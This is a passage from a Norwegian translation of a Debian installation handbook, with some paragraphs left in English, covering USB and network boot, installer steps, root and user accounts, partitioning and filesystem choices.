You must first identify the device name of the USB key (ex: `/dev/sdb`); the simplest means to do this is to check the messages issued by the kernel using the `dmesg` command. Then you must copy the previously downloaded ISO image (for example `debian-9.0.0-amd64-netinst.iso`) with the command `cat debian-9.0.0-amd64-netinst.iso >/dev/sdb; sync`. This command requires administrator rights, since it accesses the USB key directly and blindly erases its content.

En mer detaljert forklaring er tilgjengelig i installasjonsmanualen. Blant andre ting beskriver den en alternativ metode for å forberede en USB-nøkkel som er mer kompleks, men som gjør det mulig å tilpasse installasjonsprogrammets forvalg (de som settes i kjernens kommandolinje).

⇒ <http://www.debian.org/releases/stable/amd64/ch04s03.html>

#### 4.1.3. Installasjon ved oppstart fra nettverk

Noen BIOS-er tillater oppstart direkte fra nettverket ved å laste ned en kjerne og et minimalt filsystembilde. Denne fremgangsmåten (som har flere navn, så som PXE, eller TFTP-oppstart) kan være en redning hvis datamaskinen ikke har en CD-ROM-leser, eller hvis BIOS ikke kan starte fra slike medier.

Denne installasjonsmetoden virker i to trinn. Først under oppstart av datamaskinen, BIOS (eller nettverkskortet) utsteder en BOOTP/DHCP-forespørsel for å automatisk få en IP-adresse. Når en BOOTP- eller DHCP-tjener returnerer et svar, inkluderer det et filnavn, samt nettverksinnstillinger. Etter at du har satt opp nettverket, utsteder klientmaskinen så en TFTP-forespørsel (Trivial File Transfer Protocol) om et filnavn som ble indikert tidligere. Så snart denne filen er fremskaffet, blir den kjørt som om den var en oppstartslaster. Dette starter så Debians installasjonsprogram, som kjøres som om det var fra harddisken, en CD-ROM, eller fra en USB-minnepenn.

Alle detaljene for denne metoden er tilgjengelig i installasjonsveiledningen («Klargjøre filer for TFTP-Nettoppstart»-delen).

⇒ <http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp>

⇒ <http://www.debian.org/releases/stable/amd64/ch04s05.html>

#### 4.1.4. Andre installasjonsmetoder

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in del 12.3.1, «**Fully Automatic Installer (FAI)**» side 344), or even a customized installation DVD with preseeding (see del 12.3.2, «**Å forhåndsutfylle Debian-Installer** » side 345).

### 4.2. Installasjon, skritt for skritt

#### 4.2.1. Oppstart og igangsetting av Installer

Når BIOS har startet opp fra CD- eller DVD-ROM, vises Isolinux oppstartsmeny. På dette stadiet er Linux-kjernen ennå ikke lastet: Med denne menyen kan du velge om kjernen skal starte opp, og legge inn mulige parametere som skal overføres til kjernen i prosessen.

For a standard installation, you only need to choose “Install” or “Graphical install” (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If the DVD-ROM is a “Multi-arch” disk, and the machine has an Intel or AMD 64 bit processor, those menu options enable the installation of the 64 bit variant (*amd64*) and the installation of the 32

bit variant remains available in a dedicated sub-menu (“32-bit install options”). If you have a 32 bit processor, you don’t get a choice and the menu entries install the 32 bit variant (*i386*).

#### Å GÅ VIDERE

#### 32- eller 64-bit?

Den grunnleggende forskjellen mellom 32- og 64-bit systemer er størrelsen på minneadresser. I teorien kan et 32-bit system ikke fungere med mer enn 4 GB RAM ( $2^{32}$  bytes). I praksis er det mulig å omgå denne begrensningen ved å bruke kjernevarianten **686-pae**, så lenge prosessoren håndterer PAE-funksjonalitet (PAE: Physical Address Extension (Fysisk adresseutvidelse)). Å bruke den har imidlertid en merkbar innvirkning på systemets ytelse. Dette er hvorfor det er nyttig å bruke 64 bit-moduset på en tjener med en stor mengde RAM.

For en kontordatamaskin (der noen få prosentforskjell i ytelse er ubetydelig), må du huske på at noen proprietære programmer ikke er tilgjengelig i 64-bit versjoner (som Skype, for eksempel). Det er teknisk mulig å få dem til å virke i 64-bit systemer, men du må installere 32-bit versjoner av alle nødvendige biblioteker (se del 5.4.5, «[Støtte for multiarkitektur](#)» side 96), og noen ganger bruke `setarch`, eller `linux32` (i `util-linux`-pakken) som et knep for å få applikasjoner til å ta hensyn til systemets egenskaper.

#### I PRAKSIS

#### Installasjon sammen med et eksisterende Windows-system

Hvis datamaskinen allerede kjører i Windows, er det ikke nødvendig å slette systemet for å installere Debian. Du kan ha begge systemene samtidig, hver installert på en separat disk eller partisjon, og velge system ved oppstart av datamaskinen. Dette oppsettet kalles ofte «dual-boot», og Debiants installasjonssystem kan sette det opp. Dette gjøres ved installasjonen under harddisk-partisjoneringen, og når du setter opp oppstarten (se sidefelt «[Krympe en Windows-partisjon](#)» side 62 og «[Oppstartslaster og dobbelt oppstart](#)» side 67).

Hvis du allerede har et fungerende Windows-system, kan du til og med unngå å bruke en CD-ROM; Debian har et Windows-program som vil laste ned et lett Debian installasjonsprogram, og sette den opp på harddisken. Deretter trenger du bare å restarte datamaskinen, og velge mellom normal Windows-oppstart, eller å starte installasjonsprogrammet. Du kan også finne den på en egen nettside med et ganske eksplisitt navn ...

- <http://ftp.debian.org/debian/tools/win32-loader/stable/>
- <http://www.goodbye-microsoft.com/>


#### DET GRUNNLEGGENDE

#### Oppstartslaster

Oppstartslasteren er et lavnivåprogram ansvarlig for oppstart av Linux-kjernen like etter at BIOS gir fra seg sin kontroll. For å håndtere denne oppgaven må den være i stand til å lokalisere Linux-kjernen for å starte opp på disken. På i386 eller amd64-arkitekturen, de to mest brukte programmene for å utføre denne oppgaven, er LILO, den eldste av de to, og GRUB, den moderne erstatningen. Isolinux og Syslinux er alternativer som ofte brukes til å starte opp fra flytbare medier.

Hvert menyvalg skjuler en bestemt kommandolinje for oppstart, som kan settes opp etter behov ved å taste TAB før en sjekker oppføringen og starter opp. Oppføringen i «Hjelp»-menyen inneholder gamle kommandolinje-grensesnitt, der tastene F1- til F10 viser ulike hjelpeskjærmer som detaljerer de ulike alternativene en kan be om. Du vil sjeldent trenge dette alternativet, unntatt i helt spesielle tilfelle.

«Ekspert»-modus (tilgjengelig i «Advanced options»-menyen) viser alle mulige alternativer i installasjonsprosessen, og tillater navigering mellom de ulike trinnene uten at det skjer automatisk i rekkefølge. Vær forsiktig, dette svært detaljerte modus kan være forvirrende på grunn av mangfoldet av oppsettsgang det inneholder.



**Figur 4.1** Oppstartsskerm

Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from an amd64 DVD-ROM (more specifically, the rc3 version of the installer for Stretch); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from “classic” (text-mode) installation is in the visual appearance.

#### 4.2.2. Velg språk


Installasjonsprogrammet begynner på engelsk, men det første trinnet lar brukeren velge hvilket språk som skal brukes i resten av prosessen. For eksempel vil å velge norsk bokmål, gi en installasjon fullt oversatt til bokmål (og et system som er satt opp med bokmål som resultat). Dette valget definerer også mer relevante standardvalg i senere stadier (spesielt tastaturopsettet).

##### DET GRUNNLEGGENDE

##### Navigering med tastaturet

Noen trinn i installasjonsprosessen krever at du skriver inn informasjon. Disse skermene har flere områder som kan «ha fokus» (inntastingsområde, avmerkningsbokser, liste over valg, OK- og Avbryt-knapper), og med TAB-tasten kan du flytte fra en til en annen.


I grafisk modus kan du bruke musen slik du vanligvis gjør i et installert, grafisk grensesnitt.



**Figur 4.2 Vælg språk**

### 4.2.3. Velge landet


Det andre trinnet består i å velge ditt land. Kombinert med språket, gjør denne informasjonen programmet i stand til å tilby det mest passende tastaturoppsettet . Dette vil også påvirke oppsettet av tidssone. I USA er et standard QWERTY-tastatur tilbuddt, og aktuelle tidssoner foreslått.



**Figur 4.3 Velge landet**

### 4.2.4. Velge tastaturoppsettet

Det foreslalte tastaturet «Norsk» tilsvarer det vanlige QWERTY-oppsettet.



**Figur 4.4 Valg av tastatur**

#### 4.2.5. Påvise maskinvare

Dette trinnet er helt automatisk i de aller fleste tilfeller. Installasjonsprogrammet oppdager maskinvaren, og forsøker å identifisere CD-ROM-stasjonen som brukes for å få tilgang til innholdet. Den laster modulene som tilsvarer de maskinvarekomponentene som er funnet, og deretter «monterer» CD-ROM-en for å lese den. De foregående trinnene inngår fullt ut i oppstartsbildet i CD-en, en fil med begrenset størrelse, og lastet inn i minnet av BIOS ved oppstarten fra CD.

Installasjonsprogrammet kan arbeide med det store flertallet av drivere, spesielt standard ATAPI-enheter (også kalt IDE og EIDE). Men hvis gjenkjenning av CD-ROM-leseren mislykkes, tilbyr installasjonsprogrammet valget å laste en kjernemodul (for eksempel fra en USB-minnepenn) som tilsvarer CD-ROM-driveren.

#### 4.2.6. Hente inn komponenter

Med innholdet på CD-en tilgjengelig, laster installasjonsprogrammet inn alle filene som er nødvendig for å fortsette sitt arbeid. Dette inkluderer ekstra drivere for den resterende maskinvare (spesielt nettverkskortet), samt alle komponentene i installasjonsprogrammet.

#### 4.2.7. Oppdag nettverkets maskinvare

Dette automatiske trinnet forsøker å identifisere nettverkskortet, og laste den tilsvarende modulen. Hvis automatisk registrering mislykkes, kan du manuelt velge modulen som skal legges inn. Dersom ingen modul virker, er det mulig å laste en spesifikk modul fra en flyttbar enhet. Denne siste løsningen er vanligvis bare nødvendig hvis den riktige driveren ikke er inkludert i standard Linux-kjernen, men tilgjengelig andre steder, for eksempel fra produsentens hjemmeside.

Dette trinnet må være fullstendig vellykket for *netinst*-installasjoner, fordi Debian-pakkene må lastes fra nettet.

#### 4.2.8. Oppsett av nettverket

For å automatisere prosessen så mye som mulig prøver installasjonsprogrammet et automatisk nettverksoppsett med DHCP (for IPv4) og IPv6 nettverksgjenkjenning. Hvis dette ikke lykkes, er det flere valg: Prøv igjen med et vanlig DHCP-oppsett, forsøk DHCP-oppsett ved å gi navnet på maskinen, eller sett opp nettverket statisk.

Dette siste alternativet krever en IP-adresse, en nettverksmaske, en IP-adresse for en potensiell port, et maskinnavn, og et domenenavn.

TIPS

**Oppsett uten DHCP**

Hvis det lokale nettverket er utstyrt med en DHCP-tjener som du ikke ønsker å bruke, fordi du foretrekker å definere en statisk IP-adresse for maskinen under installasjonen, kan du legge til `netcfg/use_dhcp=false`-alternativet når du laster inn fra CD-ROM-en. Du trenger bare å gå til den ønskede menyoppføringen ved å trykke på TAB-tasten og legge til det ønskede valget før du trykker på Enter-tasten.


PASS PÅ

**Ikke improviser**

Mange lokale nettverk er basert på en innebygget forutsetning at alle maskiner kan stoles på, og utilstrekkelig oppsett av en enkelt datamaskin ofte vil forstyrre hele nettverket. Som et resultat, koble ikke maskinen til et nettverk uten først å avklare de riktige innstillingene med nettverkets administrator (for eksempel IP-adresse, nettmaske og kringkastingsadresse).

#### 4.2.9. Administratorpassord

Superbruker rotkontoen, reservert for maskinens administrator, opprettes automatisk under installasjonen. Det er grunnen til at det kreves et passord. Installasjonsprogrammet ber også om en bekrefteelse av passordet for å hindre inndata som det ville bli vanskelig å rette på senere.




**Figur 4.5 Administratorpassord**

SIKKERHET	<b>Passord for administrator</b> <p>Rotbrukerens passord bør være langt (8 tegn eller mer) og umulig å gjette. Faktisk er hvilken som helst datamaskin (og enda sterkere for servere) koblet til Internett, regelmessig mål for automatiserte tilkoblingsforsøk med de mest åpenbare passordene. Noen ganger kan det også være utsatt for ordbokangrep, hvor mange kombinasjoner av ord og tall er testet som passord. Bruk ikke navn på barn eller foreldre, fødselsdato, etc .: Mange av dine medarbeidere kjenner dem kanskje, og du vil sjeldent gi dem fri tilgang til datamaskinen det gjelder.</p> <p>Disse kommentarene er like anvendelig for andre brukerpassord, men konsekvensene av en kompromittert konto er mindre drastisk for brukere uten administrative rettigheter.</p> <p>Hvis inspirasjonen mangler, ikke nøl med å bruke passordgeneratorer, slike som pwgen (i pakken med samme navn).</p>
-----------	--

#### 4.2.10. Å lage første bruker

Debian pålegger også etablering av en standard brukerkonto slik at administratoren ikke får en dårlig vane med å jobbe som rot. Føre-var-prinsippet betyr i hovedsak at hver oppgave er utført med minimum nødvendige rettigheter, for å begrense skader forårsaket av menneskelig svikt. Dette er grunnen til at installasjonsprogrammet vil be om det fullstendige navnet på denne første brukeren, brukernavn og passord (to ganger, for å forebygge risikoen for feil inngang).



**Figur 4.6** Navnet til første bruker

#### 4.2.11. Oppsett av klokken

Hvis nettverket er tilgjengelig, er systemets interne klokke oppdatert (bare en gang) fra en NTP-tjener. På denne måten vil tidsstemplene på loggene være riktig fra første oppstart. Skal de forblie konsekvent nøyaktige over tid, trenges en NTP-bakgrunnsprosess å bli satt opp etter første installasjon (se del 8.9.2, «[Tidssynkronisering](#)» side 173).

#### 4.2.12. Å oppdage diskar og andre enheter

Dette trinnet oppdager automatisk harddisker som Debian kan installeres på. Det vil bli presentert i neste trinn; partisjonering.


#### 4.2.13. Å starte partisjoneringsverktøyet

KULTUR	Bruken av partisjonering
	Partisjonering, et uunnværlig skritt i installasjonen, består i å dele den tilgjengelige plassen på harddisker (hver underavdeling av disse blir kalt en «partisjon») alt etter de data som skal lagres på den, og til den bruken maskinen er tiltenkt. Dette trinnet omfatter også å velge filsystemene som skal brukes. Alle disse beslutningene vil ha en innvirkning på ytelse, datasikkerhet, og administrasjon av tjeneren.

Partisjonstrinnet er tradisjonelt vanskelig for nye brukere. Det er nødvendig å definere de ulike deler av diskene (eller «partisjoner») som Linux filsystemene og virtuelt minne (swap) vil bli lagret. Denne oppgaven er komplisert hvis et annet operativsystem, som du ønsker å beholde,

allerede er på maskinen. Faktisk må du da ha sikkerhet for at du ikke endrer dets partisjoner (eller som du endrer størrelsen på dem uten å forårsake skade).

Heldigvis har partisjoneringsprogramvaren en «veiledet»-modus som anbefaler partisjoner for brukeren. I de fleste tilfeller kan du bare godkjenne programvarens forslag.



**Figur 4.7** Valg av partisjoneringsmetode

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option “Guided - use entire disk”. If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, “SCSI3 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK”). You then start guided partitioning.




**Figur 4.8** Disk som brukes for veiledet partisjonering

Veiledet partisjonering kan også sette opp LVM logiske volumer i stedet for partisjoner (se nedenfor). Siden resten av operasjonen er den samme, vil vi ikke gå igjennom alternativet «Veiledet - bruk hele disken og sett opp LVM» (kryptert eller ikke).

I andre tilfeller, når Linux må arbeide parallelt med andre allerede eksisterende partisjoner, må du velge manuell partisjonering.

### *Veiledet partisjonering*

Det veiledede partisjoneringsverktøyet tilbyr tre partisjoneringsmetoder, som tilsvarer forskjellige bruksområder.



**Figur 4.9 Veiledet partisjonering**

Den første metoden kalles «Alle filer i én partisjon». Hele Linux-systemreet er lagret i ett enkelt filsystem, tilsvarende roten / katalogen. Denne enkle og robuste partisjoneringen passer perfekt for personlige eller enkeltbruker-systemer. Faktisk vil to partisjoner bli opprettet: Det første vil huse hele systemet, den andre det virtuelle minnet (swap).

Den andre metoden, «Separat /hjem/-partisjon», er lik, men deler filhierarkiet i to: Én partisjon inneholder Linux-systemet (/), og den andre inneholder «hjemmeområder» (som betyr bruker-data i filer, og underkataloger tilgjengelig under /hjem/).

Den siste partisjoneringsmetoden, kalt «Separate /hjem, /var, og /tmp-partisjoner», er egnet for tjenere og flerbruksystemer. Den deler filestreet i mange partisjoner: I tillegg til roten (/) og brukerkontopartisjoner (/hjem/), har den også partisjoner for tjenerprogramdata (/var/), og midlertidige filer (/tmp/). Disse divisjonene har flere fordeler. Brukere kan ikke låse opp serveren ved å forbruke all tilgjengelig plass på harddisken (de kan bare fylle opp /tmp/ og /hjem/). Nissedata (spesielt logger) kan ikke lenger tette igjen resten av systemet.


#### DET GRUNNLEGGENDE

#### Å velge filsystem

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that *ReiserFS* is particularly efficient for reading many small files; *XFS*, in turn, works faster with large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

Et journalført filsystem (slike som *ext3*, *ext4*, *btrfs*, eller *xfs*) gjennomfører spesielle tiltak for å gjøre det mulig å gå tilbake til en tidligere konsistent tilstand etter et brått avbrudd, uten helt ut å måtte analysere hele disk'en (slik tilfellet var med *ext2*-systemet). Denne funksjonaliteten er utført ved å fylle ut en transaksjonsjournal som beskriver oppgavene før de faktisk utføres. Dersom en operasjon blir avbrutt, vil det være mulig å «spille» den fra transaksjonsjournalen. Derimot, hvis det oppstår et avbrudd under en oppdatering av transaksjonsjournalen, blir den siste forespurte endringen rett og slett ignorert. Dataene som skrives kan gå tapt, men siden dataene på disk'en ikke har endret seg, har sammenhengen holdt seg. Dette er ikke noe mer eller noe mindre enn en transaksjonsmekanisme anvendt på filsystemet.

Når du har valgt typen partisjon, beregner programvaren et forslag, og beskriver det på skjermen. Brukeren kan deretter endre det hvis nødvendig. Du kan, i særdeleshet, velge et annet filsystem hvis standardvalget (*ext4*) ikke er hensiktsmessig. I de fleste tilfeller, imidlertid, er den foreslalte partisjoneringen rimelig, og aksepteres ved å velge alternativet «Avslutte partisjonering og skrive endringer i disk».



**Figur 4.10** Godkjenne partisjonering

## Manuell partisjonering

Manuell partisjonering gir større fleksibilitet, slik at brukeren kan velge formål og størrelsen på hver partisjon. Videre er denne modusen unngåelig hvis du ønsker å bruke programvare RAID.

## Krympe en Windows-partisjon

For å installere Debian sammen med et eksisterende operativsystem (Windows eller andre), må du ha noe ledig harddiskplass, som ikke blir brukt av det andre systemet, for å kunne opprette partisjoner dedikert til Debian. I de fleste tilfeller betyr dette å krympe en Windows-partisjon og gjenbruke den frigjorte plassen.

Debian-installeren tillater denne operasjonen når du bruker manuell partisjone ringsmodus. Du trenger bare å velge Windows-partisjonen, og legge inn den nye størrelsen (dette fungerer på samme måte med både FAT- og NTFS-partisjoner).

Den første skjermen viser de tilgjengelige diskene, partisjonene deres, og eventuell ledig plass som ennå ikke er partisjonert. Du kan velge hvert viste element; trykk på Enter-tasten gir listen med hva som kan gjøres.

Du kan slette alle partisjoner på en disk ved å merke den.

Når du velger ledig plass på en disk, kan du manuelt opprette en ny partisjon. Du kan også gjøre dette med veiledet partisjonering, som er en interessant løsning for en disk som allerede inneholder et annet operativsystem, men som du kanskje ønsker å partisjonere for Linux på vanlig måte. Se del [4.2.13.1, «Veiledet partisjonering»](#) side 59 for flere detaljer om veiledet partisjonering.

## Monteringspunkt

Monteringspunktet er katalogreet som skal huse innholdet i filsystemet i den valgte partisjonen. Således er en skillevegg montert ved at `/hjem/` tradisjonelt er ment til å inneholde brukerdata.

Når denne katalogen er kalt `«/»`, er den kjent som filtreets *rot*, og derfor roten til partisjonen som faktisk vil huse Debian-systemet.

## Virtuelt minne, utvekslingsminne

Virtuelt minne gjør at Linux-kjernen, når den mangler tilstrekkelig minne (RAM), for å frigjøre litt lagringsplass ved å lagre de delene av RAM som har vært inaktiv i noen tid, på swap-partisjonen på harddisken.

For å simulere ekstra minne, bruker Windows en swap-fil som ligger direkte i et filsystem. Motsatt, benytter Linux en partisjon dedikert til dette formål, derav begnelsen «swap-partisjon».

Når du velger en partisjon, kan du angi på hvilken måte du skal bruke den:

- formatere den, og ta den med i filetree ved å velge et monteringspunkt;
